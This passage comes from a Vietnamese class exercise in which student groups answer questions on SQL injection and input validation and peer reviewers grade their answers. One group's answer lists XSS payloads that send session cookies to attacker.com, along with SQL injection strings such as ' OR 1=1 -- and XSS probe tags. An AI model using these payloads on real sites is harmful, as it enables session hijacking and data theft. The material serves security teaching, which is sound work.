* **Chiếm quyền điều khiển hệ thống máy chủ**: Nếu cơ sở dữ liệu cho phép thực thi lệnh hệ điều hành (như xp\_cmdshell trong SQL Server), hacker có thể kiểm soát cả máy chủ vật lý.
* **Gây tấn công từ chối dịch vụ (DoS)**: Làm quá tải hệ thống hoặc xóa dữ liệu quan trọng, khiến website không thể hoạt động bình thường.

**Tóm lại**: SQL Injection có thể làm rò rỉ dữ liệu, phá hỏng cơ sở dữ liệu, hoặc mở đường cho các cuộc tấn công phức tạp hơn.

**2. Tại sao việc kiểm tra thông tin đầu vào lại quan trọng trong việc ngăn chặn Injection?**

Việc **kiểm tra và làm sạch dữ liệu đầu vào** là **hàng rào bảo vệ đầu tiên** giúp ngăn mã độc bị thực thi. Điều này quan trọng vì:

* **Phân biệt rõ ràng giữa dữ liệu và lệnh**: Tấn công Injection xảy ra khi hệ thống không phân biệt được dữ liệu người dùng và mã thực thi. Kiểm tra đầu vào giúp đảm bảo dữ liệu không thể biến thành mã độc.
* **Ngăn mã độc (payload) bị chèn vào**: Ví dụ:
  + SQLi: ' OR 1=1 --
  + XSS: <script>alert('XSS')</script>
* **Bảo vệ dữ liệu và hệ thống**: Ngăn kẻ xấu đánh cắp thông tin, chiếm quyền điều khiển hoặc phá hỏng hệ thống.
* **Tăng độ bền vững của ứng dụng**: Nếu các lớp bảo mật khác bị vượt qua, việc lọc đầu vào vẫn giúp ngăn chặn nguy cơ.
* **Tuân thủ nguyên tắc bảo mật cơ bản**: "Không bao giờ tin tưởng dữ liệu đầu vào của người dùng".

**Tóm lại**: Kiểm tra dữ liệu đầu vào giúp ứng dụng không rơi vào bẫy của hacker và giữ an toàn cho hệ thống.

**3. Công cụ như Burp Suite, Acunetix phát hiện lỗ hổng Injection như thế nào?**

Các công cụ quét lỗ hổng như **Burp Suite**, **Acunetix**, **OWASP ZAP**... hoạt động tự động với các kỹ thuật chính sau:

**Phân tích động (Dynamic Analysis – DAST):**

* Công cụ giả lập người dùng, gửi các **payload độc hại** vào ứng dụng qua URL, biểu mẫu, cookie…
* Phân tích phản hồi để xác định dấu hiệu bất thường, lỗi hoặc thực thi mã.

**Đối với SQL Injection**:

* **Error-based**: chèn ký tự đặc biệt (`, ", ) để xem có thông báo lỗi SQL không.
* **Time-based (Blind SQLi)**: chèn mã gây trễ (SLEEP, BENCHMARK), nếu thời gian phản hồi chậm → có lỗ hổng.
* **Boolean-based**: gửi truy vấn đúng/sai và so sánh phản hồi.
* **Union-based**: thử dùng UNION SELECT để trích xuất dữ liệu.

**Đối với XSS**:

* Gửi các đoạn JavaScript như:

        <script>alert(1)</script>

        <img src=x onerror=alert(1)>

        <svg onload=alert(1)>

* Nếu payload hiển thị và chạy được trên trang → có lỗ hổng XSS.

**Phân tích DOM (DOM-based XSS):**

* Công cụ theo dõi cách mã JavaScript xử lý URL hoặc dữ liệu đầu vào.
* Phát hiện XSS xảy ra trong môi trường phía client.

**Phân tích sự khác biệt phản hồi (Differencing):**

* So sánh phản hồi sau mỗi payload để phát hiện hành vi bất thường.

**Tóm lại**: Các công cụ này "giả làm hacker" để dò tìm lỗ hổng bằng cách thử mọi cách chèn mã độc và quan sát phản hồi từ hệ thống.

**4. Kịch bản tấn công XSS phổ biến nhất là gì? Payload nào hay dùng để chiếm phiên đăng nhập?**

**Kịch bản phổ biến nhất: Đánh cắp session cookie để chiếm tài khoản (Session Hijacking), qua Reflected XSS hoặc Stored XSS.**

**Quy trình**:

1. **Tìm lỗ hổng XSS** trên một trang web (trường tìm kiếm, bình luận…).
2. **Tạo payload JavaScript** để đánh cắp cookie.
3. **Gửi liên kết chứa mã độc** (với Reflected XSS) hoặc chèn payload vào nơi lưu trữ (với Stored XSS).
4. **Nạn nhân truy cập**, mã chạy và cookie được gửi đến hacker.
5. **Hacker dùng cookie để đăng nhập giả mạo**.

**Payload phổ biến để đánh cắp session:**

* **Chuyển hướng chứa cookie**:

        <script>window.location='[http://attacker.com/log.php?c='+document.cookie</script>](http://attacker.com/log.php?c=%27+document.cookie%3C/script%3E);

* **Gửi cookie qua AJAX (âm thầm hơn)**:

        <script>

          var xhr = new XMLHttpRequest();

          xhr.open("GET", "<http://attacker.com/log.php?c=>" + document.cookie, true);

          xhr.send();

        </script>

* **Dùng thẻ ảnh (bypass một số filter)**:

        <img src="http://attacker.com/log.php?cookie=<script>document.write(document.cookie)</script>">

**Lưu ý**: Nếu cookie được đặt với cờ HttpOnly, JavaScript sẽ **không đọc được** cookie đó → giảm nguy cơ bị XSS đánh cắp phiên.

**Tóm lại**: XSS thường được dùng để chiếm quyền người dùng bằng cách đánh cắp cookie phiên. Payload phổ biến là các đoạn mã JavaScript gửi cookie về server của hacker.

## Nhận xét của nhóm và chấm điểm :

Bài làm của nhóm tuy rất chi tiết và đầy đủ nhưng có phần mở rộng sang các nội dung không thuộc phạm vi yêu cầu như công cụ quét lỗ hổng và kịch bản tấn công XSS. Điều này làm bài hơi dài và mất đi sự tập trung cần thiết. Tuy nhiên, phần trả lời cho 2 câu hỏi chính về mục tiêu của kẻ tấn công trong SQL Injection và tầm quan trọng của việc kiểm tra thông tin đầu vào được trình bày rất rõ ràng, logic và dễ hiểu, thể hiện sự nắm vững kiến thức và khả năng phân tích sâu sắc. Nếu mục tiêu là trả lời đúng trọng tâm và ngắn gọn, bạn nên rút gọn phần mở rộng và tập trung vào giải thích chính xác, súc tích cho 2 câu hỏi.

Chấm điểm: 8/10

# Nhóm 10

Câu 1:  Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?

- Tấn công SQL Injection cho phép kẻ xấu chèn hoặc thay đổi câu lệnh SQL gửi đến cơ sở dữ liệu, với các mục đích chính sau:

* Truy xuất dữ liệu nhạy cảm: tên tài khoản, mật khẩu, số thẻ tín dụng, thông tin cá nhân.
* Leo thang quyền truy cập: biến một user bình thường thành admin để thao tác sâu hơn.
* Thay đổi hoặc xóa dữ liệu: sửa thông tin sản phẩm, xóa bản ghi người dùng.
* Thực thi lệnh hệ thống: qua các hàm mở rộng (như xp\_cmdshell) để chiếm quyền điều khiển máy chủ.

Câu 2: Theo bạn, tại sao việc kiểm tra thông tin người dùng nhập vào lại quan trọng đến vậy trong việc ngăn chặn tấn công Injection?

- Kiểm tra và làm sạch dữ liệu người dùng (input validation) là hàng rào đầu tiên để ngăn mọi ký tự hoặc câu lệnh độc hại:

* Chặn ký tự đặc biệt và cú pháp SQL: loại bỏ dấu nháy đơn, dấu chấm phẩy hoặc từ khóa quan trọng.
* Đảm bảo giá trị đúng định dạng: chỉ nhập số khi cần số, chuỗi có độ dài giới hạn, email hợp lệ…
* Giảm bề mặt tấn công: nếu đầu vào chỉ chứa nội dung mong muốn, kẻ xấu rất khó chèn mã độc.
* Kết hợp cơ chế khác: prepared statements, ORM và whitelist càng làm tăng tính an toàn chung.

## Nhận xét của nhóm và chấm điểm :

Bài làm của nhóm bạn có nội dung rất tốt. Các câu trả lời rõ ràng, súc tích và thể hiện sự hiểu biết chuyên sâu về cả cơ chế tấn công lẫn các biện pháp phòng chống. Cách sắp xếp ý và sử dụng các gạch đầu dòng, biểu tượng cũng giúp bài viết dễ đọc và dễ nắm bắt thông tin.

Điểm cải thiện duy nhất để bài viết trở nên hoàn hảo hơn là việc bổ sung một **ví dụ minh họa cụ thể** ở Câu 1. Một ví dụ đơn giản về cách một chuỗi nhập liệu có thể bị thao túng để thay đổi câu lệnh SQL sẽ giúp người đọc, đặc biệt là những người chưa có nền tảng kỹ thuật, hình dung rõ ràng hơn về cơ chế "chèn" và sự nguy hiểm mà nó mang lại.

Chấm điểm: 8.5/10

# Nhóm 12

1. **Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?**  
   Kẻ xấu cố gắng chèn các lệnh SQL độc hại vào các đầu vào của trang web (như biểu mẫu, thanh tìm kiếm, hoặc URL) để thao túng cơ sở dữ liệu. Mục tiêu có thể bao gồm:

* **Truy cập trái phép**: Lấy dữ liệu nhạy cảm như thông tin người dùng, mật khẩu, hoặc dữ liệu cá nhân.
* **Thay đổi dữ liệu**: Sửa đổi, xóa, hoặc chèn dữ liệu vào cơ sở dữ liệu (ví dụ: thay đổi thông tin tài khoản hoặc xóa bảng).
* **Vượt qua xác thực**: Đăng nhập mà không cần thông tin hợp lệ bằng cách thao túng câu lệnh SQL (ví dụ: bypass kiểm tra mật khẩu).
* **Thực thi mã độc**: Trong một số trường hợp, kẻ tấn công có thể thực thi lệnh hệ thống hoặc triển khai mã độc thông qua cơ sở dữ liệu.

Ví dụ: Nếu một trang web sử dụng câu lệnh SQL như SELECT \* FROM users WHERE username = '[input]' AND password = '[input]', kẻ tấn công có thể nhập ' OR '1'='1 để biến câu lệnh thành SELECT \* FROM users WHERE username = '' OR '1'='1' AND password = '', dẫn đến việc truy cập tất cả dữ liệu người dùng.

1. **Tại sao việc kiểm tra thông tin người dùng nhập vào lại quan trọng đến vậy trong việc ngăn chặn tấn công Injection?**  
   Kiểm tra thông tin người dùng nhập vào (input validation) là bước quan trọng để ngăn chặn tấn công Injection vì:

* **Ngăn chặn mã độc hại**: Input validation loại bỏ hoặc thoát các ký tự đặc biệt (như ', ;, --) có thể được sử dụng để xây dựng các lệnh SQL độc hại.
* **Đảm bảo dữ liệu đúng định dạng**: Kiểm tra đảm bảo rằng dữ liệu nhập vào tuân theo định dạng mong muốn (ví dụ: chỉ cho phép số trong trường số điện thoại, hoặc chữ trong trường tên).
* **Giảm rủi ro thao túng câu lệnh**: Bằng cách lọc hoặc mã hóa (sanitize) dữ liệu, hệ thống ngăn chặn việc dữ liệu người dùng bị sử dụng để thay đổi cấu trúc hoặc logic của câu lệnh SQL.
* **Bảo vệ toàn vẹn hệ thống**: Kiểm tra đúng cách giúp duy trì tính bảo mật và toàn vẹn của cơ sở dữ liệu, ngăn chặn truy cập trái phép hoặc hỏng dữ liệu.

Ngoài input validation, các biện pháp như sử dụng **prepared statements** hoặc **parameterized queries** cũng rất quan trọng để đảm bảo rằng dữ liệu người dùng không được xử lý như mã SQL. Ví dụ: Thay vì nối trực tiếp đầu vào người dùng vào câu lệnh SQL, prepared statements tách biệt dữ liệu và mã, làm cho SQL Injection gần như không thể thực hiện được.

Tóm lại, kiểm tra thông tin người dùng nhập vào là tuyến phòng thủ đầu tiên và quan trọng để giảm thiểu rủi ro từ các cuộc tấn công Injection.

## Nhận xét của nhóm và chấm điểm :

Bài của nhóm bạn về **SQL Injection** và **kiểm tra dữ liệu đầu vào** rất rõ ràng và đầy đủ. Các bạn giải thích chính xác cách thức tấn công, mục tiêu của kẻ xấu, và tại sao **kiểm tra đầu vào** lại quan trọng, kèm theo ví dụ minh họa và đề cập đúng các biện pháp phòng ngừa như **prepared statements**.

Tuy nhiên, bài viết có thể cải thiện bằng cách thêm phần dẫn nhập/kết luận ngắn gọn . Ngoài ra, một số thuật ngữ chuyên môn có thể giải thích thêm để phù hợp với người đọc. Bài cũng có thể nêu rõ hơn các rủi ro cụ thể khi bỏ qua việc kiểm tra đầu vào.

Chấm điểm: 8/10